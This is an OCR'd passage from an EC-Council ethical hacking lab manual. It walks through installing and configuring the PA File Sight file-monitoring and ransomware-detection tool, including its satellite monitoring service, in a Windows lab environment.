


Figure 4.7.1: PA File Sight Installation Completed

An ethical hacker or penetration tester must scan the system for suspicious files and folders using file and folder monitoring tools such as PA File Sight to detect any malware installed and any system file modifications.

PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from a network and stops them.

7. The **PA File Sight Console** window appears. By default, the **Local host** radio button is selected; click **OK**.




Figure 4.7.2: PA File Sight Console

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Features:

- Compromised computers are blocked from reaching files on other protected servers on the network
- Detects users copying files and optionally blocks access
- Real-time alerts allow the appropriate staff to investigate immediately
- Audits who is deleting, moving, and reading files

8. The **PA File Sight Ultra Console** main window appears.

Note: If a **Start Wizard** window appears, close it.




Figure 4.7.3: PA File Sight Main Window

TASK 7.2

Install Satellite Monitoring Service

9. Switch to the **Windows Server 2016** virtual machine. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Files and Folder Monitoring Tools\PA File Sight** and double-click **filesightultra.exe**.
10. The **Select Setup Language** pop-up appears; choose your preferred language and click **OK**.
11. Click the **Next** button until you see the **Select Components** wizard.
12. In the **Select Components** wizard, uncheck the **Central Monitoring Service** and **Console User Interface (configure all Services)** options, and check the **Satellite Monitoring Service (reports to Central Monitoring Service)** option; then, click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.7.4: PA File Sight Satellite Monitoring Service

13. Follow the wizard-driven installation steps to install the application.
14. In the final step of the installation, make sure that the **Start the PA File Sight Ultra Satellite Monitoring Service** and **Configure the PA File Sight Ultra Satellite service** options are checked; then, click **Finish**.




Figure 4.7.5: PA File Sight Installing Satellite Monitoring Service

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.3

Configure Satellite Monitoring Service

15. The **Configure Satellite Monitoring Service** window appears; type the **Windows 10** IP address into the **Central monitoring service address** field along with port **8000**. Leave the other settings to default and click **Apply Settings**.

Note: In this task, the IP address of the **Windows 10** machine is **10.10.10.10**. the IP address may vary in your lab environment.




Figure 4.7.6: PA File Sight Satellite Service Configuration

16. Click **Stop Satellite Service** to stop the satellite service.

